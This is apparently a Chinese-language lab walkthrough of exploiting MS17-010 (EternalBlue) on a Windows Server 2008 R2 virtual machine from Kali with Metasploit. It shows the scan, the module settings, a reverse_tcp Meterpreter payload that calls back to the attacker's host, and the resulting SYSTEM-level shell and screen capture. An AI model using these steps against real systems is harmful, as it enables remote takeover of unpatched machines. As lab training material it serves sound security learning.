
Metasploit

实验环境

Win2008R2 IP:192.168.10.130




```
以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::e978:99c2:2cf1:2ffb%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.10.130
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```

Kali IP:192.168.10.128




```
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c1:08:de brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.128/24 brd 192.168.10.255 scope global dynamic eth0
       valid_lft 1403sec preferred_lft 1403sec
    inet6 fe80::20c:29ff:fec1:8de/64 scope link
       valid_lft forever preferred_lft forever
```

实验步骤

启用Metasploit


启动postgresql服务



```
┌──(root㉿kali)-[~]
└─# systemctl start postgresql

┌──(root㉿kali)-[~]
└─# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Wed 2023-11-01 17:49:50 CST; 11s ago
    Process: 4735 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 4735 (code=exited, status=0/SUCCESS)
        CPU: 3ms
```

搜索ms17_010找到辅助模块




```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Re
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Ete
on
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Ete
ution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use auxiliary/scanner/smb/smb_ms17_010  先使用辅助模块扫描
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options  不知道如何设置，可以使用show options查看

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                          Required  Description
   ----         ---------------                          --------  -----------
   CHECK_ARCH   true                                     no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                     no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                    no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wo  yes       List of named pipes to check
                rdlists/named_pipes.txt
   RHOSTS                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                                                   oit/basics/using-metasploit.html
   RPORT        445                                      yes       The SMB service port (TCP)
   SMBDomain    .                                        no        The Windows domain to use for authentication
   SMBPass                                               no        The password for the specified username
   SMBUser                                               no        The username to authenticate as
   THREADS      1                                        yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.10.130  Win2008R2 IP
rhosts ⇒ 192.168.10.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
                                           表示主机可以被vunlnerable
[+] 192.168.10.130:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 HPC Edition 7600 x64 (64-bit)
[*] 192.168.10.130:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

渗透扫描windows的samba服务

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use
exploit/windows/smb/ms17_010_eternalblue
```

设置被渗透IP


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.130
rhosts => 192.168.10.130（Win2008R2 IP）
```

设置payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```


设置本机的IP

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.10.128
lhost => 192.168.10.128  （Kali的IP地址）
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit  开始渗透

[*] Started reverse TCP handler on 192.168.10.128:4444  本机的端口
[*] 192.168.10.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```




```
meterpreter > pwd
C:\Windows\system32        渗透成功
```

查看获取的权限




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

截图被渗透主机的屏幕



```
meterpreter > screenshot
Screenshot saved to: /root/jzmjbkns.jpeg
```

在文件夹中找到此图片打开


kali
Windows Server 2008 R2 x64
jzmjbkns.jpeg - 图片查看器 [3/3]
文件(F) 编辑(E) 视图(V) 转到(G) 帮助(H)
Kali
Winser2008R2
管理员: C:\Windows\system32\cmd.exe
开始
CH
19:31
2023/11/1
19:35
2023/11/1

```
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::e978:99c2:2cf1:2ffb%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.10.130
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain

C:\Users\Administrator>
```

Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . : localdomain
   本地链接 IPv6 地址. . . . . : fe80::e978:99c2:2cf1:2ffb%11
   IPv4 地址 . . . . : 192.168.10.130
   子网掩码 . . . . : 255.255.255.0
   默认网关. . . . . :

隧道适配器 isatap.localdomain:

   媒体状态 . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . : localdomain

C:\Users\Administrator>_